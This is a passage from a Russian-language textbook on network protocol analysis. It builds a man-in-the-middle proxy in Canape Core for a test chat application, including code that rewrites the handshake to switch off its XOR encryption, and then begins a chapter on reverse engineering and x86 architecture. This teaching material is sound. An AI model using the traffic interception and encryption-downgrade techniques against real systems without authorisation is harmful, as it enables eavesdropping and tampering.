Использование такого инструмента, как Wireshark, для пассивного захвата сетевого трафика с целью последующего анализа сетевых протоколов имеет ряд преимуществ по сравнению с активным перехватом (как обсуждалось в главе 2). Пассивный перехват не влияет

на работу приложений в сети, которые вы пытаетесь анализировать, и не требует изменений приложений. С другой стороны, пассивный перехват не позволяет с легкостью взаимодействовать с живым трафиком, а это означает, что вы не можете изменять трафик на лету, чтобы увидеть, как будут реагировать приложения.

Активный перехват, напротив, позволяет управлять живым трафиком, но требует больше настроек, по сравнению с пассивным перехватом. Может потребоваться внести изменения в приложения или, по крайней мере, перенаправить трафик приложения через прокси-сервер. Выбор подхода будет зависеть от конкретного сценария, и вы, безусловно, можете комбинировать оба типа перехвата.

В главе 2 я включил несколько сценариев, демонстрирующих перехват трафика. Вы можете комбинировать их с библиотеками Canape Core для создания ряда прокси, которые вы, возможно, захотите использовать вместо пассивного перехвата.

Теперь, когда вы имеете более четкое представление о пассивном перехвате, в оставшейся части этой главы я опишу методы реализации прокси-сервера для протокола SuperFunkyChat и сосредоточусь на том, как лучше всего использовать активный перехват.

Настройка прокси-сервера

Чтобы настроить прокси-сервер, мы начнем с изменения одного из примеров перехвата из главы 2, а именно листинга 2.4, чтобы его можно было использовать для активного анализа сетевого протокола. Чтобы упростить процесс разработки и настройки приложения SuperFunkyChat, мы будем использовать прокси-сервер с переадресацией портов, а не что-то вроде SOCKS.

Скопируйте листинг 5.18 в файл `chapter5_proxy.csx` и запустите его, используя Canape Core, передав имя файла сценария в исполняемый файл *CANAPE.Cli*.

Листинг 5.18. Прокси-сервер для активного анализа

chapter5_proxy.csx

```
using static System.Console;
using static CANAPE.Cli.ConsoleUtils;

var template = new FixedProxyTemplate();
// Локальный порт 4444, узел назначения 127.0.0.1:12345
❶ template.LocalPort = 4444;
template.Host = "127.0.0.1";
template.Port = 12345;

var service = template.Create();
// Добавляем обработчик событий для регистрации пакета. Просто выводим
// в консоль.
❷ service.LogPacketEvent += (s,e) => WritePacket(e.Packet);
// Вывод в консоль при создании или закрытии соединения
❸ service.NewConnectionEvent += (s,e) =>
        WriteLine("New Connection: {0}", e.Description);
```

```
service.CloseConnectionEvent += (s,e) =>
        WriteLine("Closed Connection: {0}", e.Description);
service.Start();
WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
service.Stop();
```

На этапе ❶ мы говорим прокси-серверу локально слушать порт 4444 и создать прокси-подключение к 127.0.0.1, порт 12345. Это должно подойти для тестирования чат-приложения, но если вы хотите повторно использовать сценарий для другого протокола, нужно будет изменить порт и IP-адрес соответствующим образом.

На этапе ❷ мы вносим одно из основных изменений в сценарий из главы 2: добавляем обработчик событий, который вызывается всякий раз, когда пакет должен быть зарегистрирован. Это позволяет вывести содержимое пакета, как только он придет. На этапе ❸ мы добавляем обработчики событий для вывода при создании и закрытии нового соединения.

Затем мы перенастраиваем приложение ChatClient для обмена данными с локальным портом 4444 вместо исходного порта 12345. В случае с ChatClient мы просто добавляем параметр `--port NUM` в командную строку, как показано здесь:

```
ChatClient.exe --port 4444 user1 127.0.0.1
```

Примечание *Сменить узел назначения в реальных приложениях может быть не так просто. Просмотрите главы 2 и 4, чтобы узнать, как перенаправить случайное приложение на свой прокси.*

Клиент должен успешно подключиться к серверу через прокси, и консоль прокси должна начать отображать пакеты, как показано в листинге 5.19.

Листинг 5.19. Пример вывода прокси-сервера при подключении клиента

```
CANAPE.Cli (c) 2017 James Forshaw, 2014 Context Information Security.
Created Listener (TCP 127.0.0.1:4444), Server (Fixed Proxy Server)
Press Enter to exit...
Analysis from the Wire 105
❶ New Connection: 127.0.0.1:50844 <=> 127.0.0.1:12345
Tag 'Out'❷ - Network '127.0.0.1:50844 <=> 127.0.0.1:12345' ❸
        : 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F - 0123456789ABCDEF
--------:-------------------------------------------------------------------
00000000: 42 49 4E 58 00 00 00 0E 00 00 04 16 00 05 75 73 - BINX..........us
00000010: 65 72 31 05 62 6F 72 61 78 00 - er1.borax.

Tag 'In' ❹ - Network '127.0.0.1:50844 <=> 127.0.0.1:12345'
        : 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F - 0123456789ABCDEF
```

```
--------:-------------------------------------------------------------
00000000: 00 00 00 02 00 00 00 01 01 00 - .........

PM - Tag 'Out' - Network '127.0.0.1:50844 <=> 127.0.0.1:12345'
: 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F - 0123456789ABCDEF
--------:-------------------------------------------------------------
❺ 00000000: 00 00 00 0D - ....

Tag 'Out' - Network '127.0.0.1:50844 <=> 127.0.0.1:12345'
        : 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F - 0123456789ABCDEF
--------:-------------------------------------------------------------
00000000: 00 00 04 11 03 05 75 73 65 72 31 05 68 65 6C 6C - ......user1.hell
00000010: 6F - o

--обрезано--
❻ Closed Connection: 127.0.0.1:50844 <=> 127.0.0.1:12345
```

Отображается вывод, указывающий на то, что установлено новое прокси-соединение ❶. Каждый пакет отображается с заголовком, содержащим информацию о его направлении (исходящее или входящее) с помощью описательных тегов `Out` ❷ и `In` ❹.

Если ваш терминал поддерживает 24-битный цвет, как и большинство терминалов Linux, macOS и даже Windows 10, то можно включить поддержку цвета в Canape Core, используя параметр `--color` при запуске сценария прокси. Цвета, назначенные входящим пакетам, аналогичны цветам в Wireshark: розовый цвет для исходящего трафика и синий для входящего. На этапе ❸ также показано, от какого прокси-соединения пришел пакет, что совпадает с выводом ❶. Одновременно может происходить несколько подключений, особенно при проксировании сложного приложения.

Каждый пакет перехватывается в шестнадцатеричном формате и формате ASCII. Как и в случае с захватом в Wireshark, трафик может быть разделен между пакетами, как показано на этапе ❺. Однако, в отличие от Wireshark, при использовании прокси не нужно иметь дело с такими эффектами, как повторная передача пакетов или фрагментация: мы просто обращаемся к необработанным данным TCP-потока, после того как операционная система обработает все сетевые эффекты за нас.

На этапе ❻ прокси-сервер выводит сообщение, что соединение закрыто.

Анализ протокола с использованием прокси-сервера

Настроив прокси, можно приступить к базовому анализу протокола. Пакеты, показанные в листинге 5.19, представляют собой просто необработанные данные, но в идеале мы должны написать код для парсинга трафика, как сделали это со сценарием Python, который написали для Wireshark. Мы напишем класс `Data Parser`, содержащий функции для чтения данных из сети и записи их туда. Скопируйте листинг 5.20 в новый файл из того же каталога, в который вы

скопировали файл *chapter5_proxy.csx* из листинга 5.18, и назовите его *parser.csx*.

Листинг 5.20. Базовый код парсера для прокси

parser.csx

```
using CANAPE.Net.Layers;
using System.IO;

class Parser : DataParserNetworkLayer
{
  ❶ protected override bool NegotiateProtocol(
        Stream serverStream, Stream clientStream)
    {
     ❷ var client = new DataReader(clientStream);
        var server = new DataWriter(serverStream);

        // Читаем всю магию от клиента и пишем ее на сервер
     ❸ uint magic = client.ReadUInt32();
        Console.WriteLine("Magic: {0:X}", magic);
        server.WriteUInt32(magic);

        // Возвращаем true, если согласование сигнала прошло успешно
        return true;
    }
}
```

Метод `NegotiateProtocol` ❶ вызывается перед любым другим обменом данными и передается двум объектам потока C#: один подключен к серверу, а другой – к клиенту. Мы можем применить этот метод для обработки магического значения, которое использует протокол, но также можно было бы использовать его и для более сложных задач, таких как активация шифрования, если его поддерживает протокол.

Первая задача метода `NegotiateProtocol` – прочитать магическое значение от клиента и передать его на сервер. Чтобы просто прочитать и записать 4-байтовое магическое значение, мы сначала оборачиваем потоки в классы `DataReader` и `DataWriter` ❷. Затем считываем магическое значение от клиента, выводим его на консоль и записываем на сервер ❸.

Добавьте строку `#load "parser.csx"` в самую верхнюю часть файла *chapter5_proxy.csx*. Теперь, когда основной сценарий *chapter5_proxy.csx* разобран, файл *parser.csx* подключается автоматически и анализируется основным сценарием. Использование этой подгружаемой функции позволяет записывать каждый компонент вашего парсера в отдельный файл, чтобы сделать задачу по написанию сложного прокси-сервера управляемой. Затем добавьте строку `template.AddLayer<Parser>();` сразу после `template.Port = 12345;`, чтобы добавить уровень парсинга к каждому новому подключению. Так вы создаете новый экземпляр класса `Parser` из листинга 5.20 при каждом соединении, поэтому можете хранить любое нужное вам состояние как члены класса. Если запустить сценарий прокси и подключить клиента через

прокси, в журнал будут записываться только важные данные протокола; магического значения вы больше не увидите (кроме вывода в консоль).

Добавляем базовый парсинг протокола

Теперь мы изменим формат сетевого протокола, чтобы гарантировать, что каждый пакет содержит только данные для одного пакета. Для этого мы добавим функции для чтения полей длины и контрольной суммы из сети и оставим лишь данные. В то же время мы перепишем длину и контрольную сумму при отправке данных исходному получателю, чтобы соединение оставалось открытым.

При реализации этого базового анализа и проксирования клиентского соединения вся несущественная информация, например длина и контрольные суммы, должна быть удалена из данных. В качестве дополнительного бонуса, если вы изменяете данные внутри прокси, отправленный пакет будет иметь правильную контрольную сумму и длину, соответствующие вашим изменениям. Добавьте листинг 5.21 в класс `Parser`, чтобы реализовать эти изменения и перезапустить прокси.

Листинг 5.21. Код парсера для протокола SuperFunkyChat

```
❶ int CalcChecksum(byte[] data) {
    int chksum = 0;
    foreach(byte b in data) {
        chksum += b;
    }
    return chksum;
}

❷ DataFrame ReadData(DataReader reader) {
    int length = reader.ReadInt32();
    int chksum = reader.ReadInt32();
    return reader.ReadBytes(length).ToDataFrame();
}

❸ void WriteData(DataFrame frame, DataWriter writer) {
    byte[] data = frame.ToArray();
    writer.WriteInt32(data.Length);
    writer.WriteInt32(CalcChecksum(data));
    writer.WriteBytes(data);
}

❹ protected override DataFrame ReadInbound(DataReader reader) {
    return ReadData(reader);
}

protected override void WriteOutbound(DataFrame frame, DataWriter writer) {
    WriteData(frame, writer);
}

protected override DataFrame ReadOutbound(DataReader reader) {
```

```
    return ReadData(reader);
}

protected override void WriteInbound(DataFrame frame, DataWriter writer) {
    WriteData(frame, writer);
}
```

Хотя этот код несколько избыточен (вините в этом C#), понять его довольно просто. На этапе ❶ мы реализуем калькулятор контрольной суммы. Мы могли бы проверить прочитанные нами пакеты, чтобы проверить их контрольные суммы, но будем использовать этот калькулятор только для пересчета контрольной суммы при отправке пакета.

Функция `ReadData()` считывает пакет из сетевого подключения ❷. Сначала она считывает 32-битное целое число с прямым порядком байтов, которое является длиной, а затем 32-битную контрольную сумму и, наконец, данные в байтах перед вызовом функции для преобразования этого байтового массива в `DataFrame`. (`DataFrame` – это объект, содержащий сетевые пакеты; можно преобразовать байтовый массив или строку во фрейм в зависимости от того, что вам нужно.)

Функция `WriteData()` выполняет операцию обратную `ReadData()` ❸. Она использует метод `ToArray()` входящего фрейма данных DataFrame для преобразования пакета в байты для записи. Получив массив байтов, мы можем пересчитать контрольную сумму и длину, а затем записать все это обратно в класс `DataWriter`. На этапе ❹ мы реализуем различные функции для чтения и записи данных из входящих и исходящих потоков.

Соберите вместе все сценарии для сетевого прокси и парсинга и запустите клиентское соединение через прокси, при этом вся несущественная информация, например длины и контрольные суммы, должна быть удалена из данных. В качестве дополнительного бонуса, если вы изменяете данные внутри прокси, отправленный пакет будет иметь правильную контрольную сумму и длину, соответствующие вашим изменениям.

Изменение поведения протокола

Протоколы часто включают в себя ряд дополнительных компонентов, таких как шифрование или сжатие. К сожалению, нелегко определить, как они реализованы, не прибегая к обратной разработке. Для базового анализа было бы неплохо иметь возможность просто удалить компонент. Кроме того, если шифрование или сжатие является необязательным, то протокол почти наверняка укажет на их поддержку при согласовании начального соединения. Итак, если мы сможем изменить трафик, то сможем изменить эту настройку поддержки и отключить эту дополнительную функцию. Хотя это и тривиальный пример, он демонстрирует возможности использования прокси вместо пассивного анализа с помощью такого инструмента, как Wireshark. Мы можем изменить подключение для упрощения анализа.

Например, рассмотрим наше чат-приложение. Одной из его дополнительных функций является *XOR-шифрование* (хотя в главе 7 говорится о том, почему в действительности это не шифрование). Чтобы активировать эту функцию, вы должны передать параметр `--xor` клиенту. В листинге 5.22 сравнивается первая пара пакетов для соединения без параметра XOR, а затем с ним.

Листинг 5.22. Примеры пакетов с XOR-шифрованием и без него

```
OUTBOUND XOR :    00 05 75 73 65 72 32 04 4F 4E 59 58 01    - ..user2.ONYX.
OUTBOUND NO XOR: 00 05 75 73 65 72 32 04 4F 4E 59 58 00    - ..user2.ONYX.

INBOUND XOR   :  01 E7                                      - ..
INBOUND NO XOR:  01 00                                      - ..
```

В листинге 5.22 я выделил жирным шрифтом два различия. Сделаем выводы из этого примера. В исходящем пакете (команда 0 на основе первого байта) последний байт равен 1, когда XOR-шифрование активировано, и 0x00, когда оно выключено. Я предполагаю, что данный параметр указывает на то, что клиент поддерживает это шифрование. Что касается входящего трафика, то здесь последний байт первого пакета (в данном случае команда 1) равен 0xE7, когда XOR-шифрование включено, и 0x00, когда оно выключено. Я предполагаю, что это ключ для XOR- шифрования.

Фактически если вы посмотрите на клиентскую консоль при включении XOR-шифрования, то увидите строку `ReKeying connection to key 0xE7`, которая указывает на то, что это и в самом деле ключ. Хотя согласование является допустимым трафиком, если теперь вы попытаетесь отправить сообщение с клиентом через прокси-сервер, соединение больше не будет работать и даже может быть отключено. Оно перестает работать, потому что прокси будет пытаться проанализировать поля, такие как длина пакета, из соединения, но получит недопустимые значения. Например, при чтении такой длины, как 0x10, прокси вместо этого будет читать 0x10 XOR 0xE7, а это 0xF7. Поскольку в сетевом подключении нет байтов 0xF7, он зависнет. Говоря кратко, для продолжения анализа в данной ситуации нам нужно что-то сделать с XOR.

При реализации кода для отключения XOR-шифрования трафика, когда мы его читаем, и его повторной активации, когда мы будем вести запись, особых сложностей не будет. Но это было бы не так просто сделать, если бы эта функция была реализована для поддержки какой-либо проприетарной схемы сжатия. Поэтому мы просто отключим XOR-шифрование в нашем прокси независимо от настроек клиента. Для этого мы читаем первый пакет в соединении и проверяем, что последний байт установлен в 0. Когда мы пересылаем этот пакет дальше, сервер не будет активировать XOR-шифрование и вернет значение 0 в качестве ключа. Поскольку 0 – это инструкция NO-OP в XOR-шифровании (в A XOR 0 = A), этот метод по сути отключит шиф-

рование. Измените метод `ReadOutbound()` в парсере на код из листинга 5.23, чтобы отключить XOR-шифрование.

Листинг 5.23. Отключение XOR-шифрования

```
protected override DataFrame ReadOutbound(DataReader reader) {
  DataFrame frame = ReadData(reader);
  // Конвертируем кадр обратно в байты.
  byte[] data = frame.ToArray();
  if (data[0] == 0) {
    Console.WriteLine("Disabling XOR Encryption");
    data[data.Length - 1] = 0;
    frame = data.ToDataFrame();
  }
  return frame;
}
```

Если вы теперь создадите соединение через прокси-сервер, то обнаружите, что независимо от того, включен параметр XOR или нет, клиент не сможет активировать XOR-шифрование.

Заключительное слово

В этой главе вы узнали, как выполнить базовый анализ неизвестного протокола, используя методы пассивного и активного перехватов. Мы начали с выполнения базового анализа протокола с помощью Wireshark для перехвата трафика. Затем благодаря ручной проверке и простому сценарию на языке Python мы смогли понять некоторые части протокола чата. В ходе первоначального анализа мы обнаружили, что смогли реализовать базовый диссектор Lua для Wireshark для извлечения информации о протоколе и отображения ее непосредственно в графическом интерфейсе Wireshark. Использование Lua идеально подходит для прототипирования инструментов анализа протокола в Wireshark.

Наконец, мы реализовали прокси «человек посередине» для анализа протокола. Проксирование трафика позволяет продемонстрировать несколько новых методов анализа, таких как изменение трафика протокола для отключения функций протокола (например, шифрования), что может затруднить анализ протокола с использованием чисто пассивных техник.

Выбранный вами метод будет зависеть от многих факторов, таких как сложность перехвата сетевого трафика и сложность протокола. Для полного анализа неизвестного протокола вам понадобится применить наиболее подходящую комбинацию методов.

6

ОБРАТНАЯ РАЗРАБОТКА ПРИЛОЖЕНИЯ

Если вы можете проанализировать весь сетевой протокол, просто взглянув на передаваемые данные, то ваш анализ будет довольно простым. Но в случае с некоторыми протоколами это не всегда возможно. Особенно это касается протоколов, которые используют специальные схемы шифрования или сжатия. Однако если вы можете получить исполняемые файлы для клиента или сервера, то можно использовать *реверс-инжиниринг*, или *обратную разработку*, чтобы определить, как работает протокол, и заняться поиском уязвимостей.

Существует два основных метода обратной разработки – *статический анализ* и *динамический*. Статический анализ – это процесс дизассемблирования скомпилированного исполняемого файла в машинный код и использование этого кода для понимания, как этот файл работает. Динамический анализ предполагает выполнение приложения, а затем применение инструментов, таких как отладчики и мониторы функций для проверки работы приложения во время выполнения.

В этой главе я расскажу вам об основах дизассемблирования исполняемых файлов, чтобы определить и проанализировать области кода, отвечающие за обмен данными по сети.

Сначала я сосредоточусь на платформе Windows, потому что вы с большей вероятностью найдете приложения без исходного кода в Windows, чем в Linux или macOS. Затем я подробнее расскажу о различиях между платформами и приведу несколько советов и приемов для работы на альтернативных платформах; однако большинство навыков, которые вы изучите, применимы для всех платформ. Читая это, помните: для того чтобы стать хорошим специалистом по реверс-инжинирингу, нужно время, и я не смогу рассказать обо всем в одной главе.

Прежде чем заняться обратной разработкой, я расскажу, как разработчики создают исполняемые файлы, а затем предоставлю сведения о вездесущей компьютерной архитектуре x86. Как только вы усвоите основы этой архитектуры и то, как она представляет инструкции, вы будете знать, на что обращать внимание при обратной разработке.

Наконец, я объясню некоторые общие принципы работы операционной системы, в том числе как операционная система реализует сетевые функции. Вооружившись этими знаниями, вы сможете отслеживать и анализировать сетевые приложения.

Начнем со справочной информации о том, как выполняются программы в современной операционной системе, и изучим принципы работы компиляторов и интерпретаторов.

Компиляторы, интерпретаторы и ассемблеры

Большинство приложений написаны на языках программирования более высокого уровня, таких как C/C++, C# Java, или на одном из множества языков сценариев. Когда приложение разрабатывается, *исходный код* представляет собой низкоуровневый язык. К сожалению, компьютеры не понимают исходный код, поэтому язык высокого уровня должен быть преобразован в *машинный код* (собственные инструкции, которые выполняет процессор компьютера) путем *интерпретации* или *компиляции* исходного кода.

Существуют два распространенных способа разработки и выполнения программ: интерпретация первоначального исходного кода или компиляция программы в собственный код. То, как выполняется программа, определяет, как мы будем использовать обратную разработку, поэтому давайте рассмотрим эти два метода выполнения, чтобы лучше понять, как они работают.

Интерпретируемые языки

Интерпретируемые языки, такие как Python и Ruby, иногда называют *скриптовыми*, потому что приложения, написанные на этих языках, обычно запускаются из коротких сценариев, написанных в виде текстовых файлов. Интерпретируемые языки динамичны и ускоряют время разработки. Но интерпретаторы выполняют программы мед-

леннее по сравнению с кодом, преобразованным в *машинный код*, который компьютер понимает непосредственно. Чтобы преобразовать исходный код в более понятное представление, язык программирования можно скомпилировать.

Компилируемые языки

Компилируемые языки используют *компилятор* для парсинга исходного кода и генерирования машинного кода, обычно создавая вначале промежуточный язык. Для генерации нативного кода обычно используется *язык ассемблера*, специфичный для ЦП, на котором будет работать приложение (например, 32- или 64-разрядная сборка). *Язык* – это человекочитаемая и понятная форма набора команд базового процессора. Далее язык ассемблера преобразуется в машинный код. Например, на рис. 6.1 показано, как работает компилятор C.




Рис. 6.1. Процесс компиляции языка C

Чтобы преобразовать нативный двоичный код в первоначальный исходный код, необходимо воссоздать исходный код, используя процесс, называемый *декомпиляцией*. К сожалению, декомпилировать машинный код довольно сложно, поэтому реверс-инженеры обычно используют процесс, называемый *дизассемблированием*.

Статическая и динамическая компоновки

В случае с очень простыми программами процесс компиляции – это, возможно, все, что необходимо для создания работающего исполняемого файла. Но в большинстве приложений большой объем кода импортируется в конечный исполняемый файл из внешних библиотек путем *компоновки* – процесса, где используется компоновщик после компиляции. Компоновщик принимает машинный код конкретного приложения, сгенерированный компилятором, наряду со всеми необходимыми внешними библиотеками, используемыми приложением,

и встраивает все это в окончательный исполняемый файл, статически компонуя все внешние библиотеки. Такой процесс *статической компоновки* создает единственный автономный исполняемый файл, не зависящий от исходных библиотек.

Поскольку определенные процессы могут обрабатываться по-разному в разных операционных системах, статическая компоновка всего кода в один большой двоичный файл может быть не очень хорошей идеей, так как реализация для конкретной ОС может измениться. Например, запись в файл на диске может иметь совершенно иные системные вызовы операционной системы в Windows и Linux. Поэтому компиляторы обычно связывают исполняемый файл с библиотеками для конкретной операционной системы, используя *динамическую компоновку*: вместо того чтобы встраивать машинный код в окончательный исполняемый файл, компилятор хранит только ссылку на динамическую библиотеку и необходимую функцию. Операционная система должна разрешать связанные ссылки при запуске приложения.

Архитектура x86

Прежде чем углубиться в методы обратной разработки, нужно усвоить основы архитектуры x86. Для компьютерной архитектуры, которой больше 30 лет, x86 на удивление устойчива. Она используется в большинстве доступных сегодня настольных и портативных компьютеров. Хотя ПК был традиционным пристанищем для архитектуры x86, она нашла свое применение в компьютерах Mac[1], игровых консолях и даже смартфонах.

Архитектура x86 была выпущена Intel в 1978 г. с ЦП 8086. С годами Intel и другие производители (например, AMD) значительно улучшили ее производительность, двигаясь от поддержки 16-битных операций к 32-битным, а сейчас 64-битным операциям. Современная архитектура не имеет почти ничего общего с оригинальной 8086, за исключением процессорных инструкций и идиом программирования. Ввиду своей долгой истории архитектура x86 очень сложна. Сначала мы посмотрим, как x86 выполняет машинный код, а затем изучим ее регистры ЦП и методы, используемые для определения порядка исполнения.

Архитектура набора команд

При обсуждении того, как ЦП выполняет машинный код, обычно говорят об *архитектуре набора команд* (ISA). ISA определяет, как работает машинный код и как он взаимодействует с процессором и остальной

---

1 Apple перешла на архитектуру x86 в 2006 г. До этого Apple использовала архитектуру PowerPC. ПК, с другой стороны, всегда базировались на архитектуре x86.

частью компьютера. Практическое знание ISA имеет решающее значение для эффективной обратной разработки.

ISA определяет набор инструкций на машинном языке, доступных для программы; речь идет о мнемокодах. Мнемокоды называют каждую инструкцию и определяют, как представлены ее параметры, или *операнды*. В табл. 6.1 приведена мнемоника некоторых наиболее распространенных инструкций x86 (я расскажу о многих из этих инструкций более подробно в последующих разделах).

Таблица 6.1. Мнемоника распространенных инструкций x86

Инструкция	**Описание**
`MOV` *`destination, source`*	Перемещает значение из *`source`* в *`destination`*
`ADD` *`destination, value`*	Добавляет целочисленное значение в *`destination`*
`SUB` *`destination, value`*	Вычитает целочисленное значение из *`destination`*
`CALL` *`address`*	Вызывает подпрограмму по указанному адресу
`JMP` *`address`*	Безусловный переход на указанный адрес
`RET`	Возврат из предыдущей подпрограммы
`RETN` *`size`*	Возврат из предыдущей подпрограммы, а затем увеличение стека по размеру
`Jcc` *`address`*	Переход по указанному адресу, если условие, указанное *cc*, истинно
`PUSH` *`value`*	Помещает значение в текущий стек и уменьшает указатель стека
`POP` *`destination`*	Извлечение значения из стека и увеличение указателя стека
`CMP` *`valuea, valueb`*	Сравнивает *`valuea`* и *`valueb`* и устанавливает соответствующие флаги
`TEST` *`valuea, valueb`*	Выполняет побитовую операцию AND для *`valuea`* и *`valuea`* и устанавливает соответствующие флаги
`AND` *`destination, value`*	Выполняет побитовую операцию AND для *`destination`* с *`value`*
`OR` *`destination, value`*	Выполняет побитовое логическое ИЛИ (OR) для *`destination`* с *`value`*
`XOR` *`destination, value`*	Выполняет побитовое логическое Исключающее ИЛИ (Exclusive OR) для *`destination`* с *`value`*
`SHL` *`destination, N`*	Сдвигает *`destination`* влево на N бит (при этом слева старшие биты)
`SHR` *`destination, N`*	Сдвигает *`destination`* вправо на N бит (при этом справа младшие биты)
`INC` *`destination`*	Увеличение *`destination`* на 1
`DEC` *`destination`*	Уменьшение *`destination`* на 1

Эти инструкции принимают одну из трех форм в зависимости от того, сколько операндов принимает инструкция. В табл. 6.2 показаны три различные формы операндов.

Таблица 6.2. Мнемонические формы Intel

Количество операндов	**Форма**	**Примеры**
0	`NAME`	`POP`, `RET`
1	`NAME input`	`PUSH 1`; `CALL func`
2	`NAME output, input`	`MOV EAX, EBX`; `ADD EDI, 1`

Есть два распространенных способа представления инструкций x86 в ассемблере – это *синтаксис Intel* и *AT&T*. Синтаксис Intel, первоначально разработанный корпорацией Intel, – это синтаксис, который я использую в данной главе. Синтаксис AT&T используется во многих инструментах разработки в Unix-подобных системах. Они различаются некоторыми способами, например порядком, в котором указываются операнды. Например, инструкция по добавлению 1 к значению, хранящемуся в регистре EAX в синтаксисе Intel, будет выглядеть так: `ADD EAX, 1`, а в синтаксисе AT&T так: `addl $1, %eax`.

Регистры ЦП

У ЦП есть несколько регистров для очень быстрого временного хранения текущего состояния выполнения. В архитектуре x86 каждый регистр обозначается двух- или трехсимвольной меткой. На рис. 6.2 показаны основные регистры для 32-разрядного процессора с архитектурой x86. Важно понимать множество типов регистров, которые поддерживает процессор, потому что каждый из них служит разным целям и необходим для понимания того, как работают инструкции.




Рис. 6.2. Основные 32-битные регистры архитектуры x86

Регистры x86 разделены на четыре основные категории: общего назначения, индексные, контрольные и селекторные.

Регистры общего назначения

Регистры общего назначения (EAX, EBX, ECX и EDX на рис. 6.2) являются временными хранилищами для неспецифических значений вычислений, таких как результаты сложения или вычитания. Регистры общего назначения имеют размер 32 бита, хотя инструкции могут обращаться к ним в 16- и 8-битных версиях, используя простое соглашение об именах: например, доступ к 16-битной версии регистра EAX осуществляется как к AX, а к 8-битной – как к AH и AL. На рис. 6.3 показана организация реестра EAX.




Рис. 6.3. Регистр общего назначения EAX с небольшими регистровыми компонентами

Индексные регистры

Индексные регистры (ESI, EDI, ESP, EBP, EIP) в основном являются регистрами общего назначения, за исключением ESP и EIP. Регистр ESP используется командами PUSH и POP, а также во время вызовов подпрограмм для указания текущего адреса памяти в базе стека.

Хотя можно использовать регистр ESP для других целей, помимо индексации в стеке, обычно это неразумно, поскольку может вызвать нарушение целостности памяти или непредвиденное поведение. Причина этого состоит в том, что некоторые инструкции неявно полагаются на значение регистра. С другой стороны, к EIP нельзя получить доступ напрямую как к регистру общего назначения, потому что он указывает следующий адрес в памяти, из которого будет считываться инструкция.

Единственный способ изменить значение регистра EIP – использовать инструкцию управления, такую как CALL, JMP или RET. В этом обсуждении важным *контрольным регистром* является EFLAGS. EFLAGS содержит множество логических флагов, которые указывают результаты выполнения инструкции, например привела ли последняя операция к значению 0. Эти логические флаги реализуют условные переходы процессора с архитектурой x86. Например, если вы вычтите два значения и результат будет равен 0, для флага нуля в регистре EFLAGS будет установлено значение 1, а для флагов, которые не применяются, будет установлено значение 0.

Регистр EFLAGS также содержит важные системные флаги, например разрешены ли прерывания. Не все инструкции влияют на значение EFLAGS. В табл. 6.3 перечислены наиболее важные значения флагов, включая битовую позицию флага, его обычное имя и краткое описание.

Таблица 6.3. Важные флаги состояния EFLAGS

Бит	Имя	Описание
0	Флаг переноса	Указывает, был ли сгенерирован бит переноса из последней операции
2	Флаг четности	Четность младшего байта последней операции
6	Флаг нуля	Указывает, имеет ли результат последней операции ноль. Используется в операциях сравнения
7	Флаг знака	Указывает на знак последней операции. Фактически, старший бит результата
11	Флаг переполнения	Указывает, произошло ли переполнение в последней операции

Селекторные регистры

Селекторные регистры (CS, DS, ES, FS, GS, SS) адресуют ячейки памяти, указывая конкретный блок памяти, в который можно выполнять чтение или запись. Реальный адрес памяти, используемый при чтении или записи значения, ищется во внутренней таблице ЦП.

Примечание *Селекторные регистры обычно используются только в операциях для конкретной операционной системы. Например, в Windows регистр FS используется для доступа к памяти, выделенной для хранения управляющей информации текущего потока.*

Доступ к памяти осуществляется с использованием обратного порядка байтов. Вспомните из главы 3, что такой порядок байтов означает, что младший байт хранится по наименьшему адресу памяти.

Еще одна важная особенность архитектуры x86 заключается в том, что она не требует, чтобы операции с памятью были выровнены. Все операции чтения и записи в основную память в архитектуре процессора с выравниванием должны быть выровнены в соответствии с размером операции. Например, если вы хотите прочитать 32-битное значение, то вам придется читать из адреса памяти, кратного 4. В архитектурах с выравниванием, таких как SPARC, чтение невыровненного адреса вызовет ошибку. И наоборот, архитектура x86 позволяет читать из любого адреса памяти или вести туда запись независимо от выравнивания.

В отличие от таких архитектур, как ARM, в которых используются специализированные инструкции для загрузки и сохранения значений между регистрами ЦП и основной памятью, многие инструкции x86 могут принимать адреса памяти в качестве операндов. Фактически архитектура x86 поддерживает сложный формат адресации памяти для своих инструкций: каждая ссылка на адрес памяти может содержать базовый регистр, индексный регистр, множитель для индекса (от 1 до 8) или 32-битное смещение. Например, следующая инструкция MOV объединяет все четыре опции, чтобы определить, какой адрес памяти содержит значение, которое нужно скопировать в регистр EAX:

```
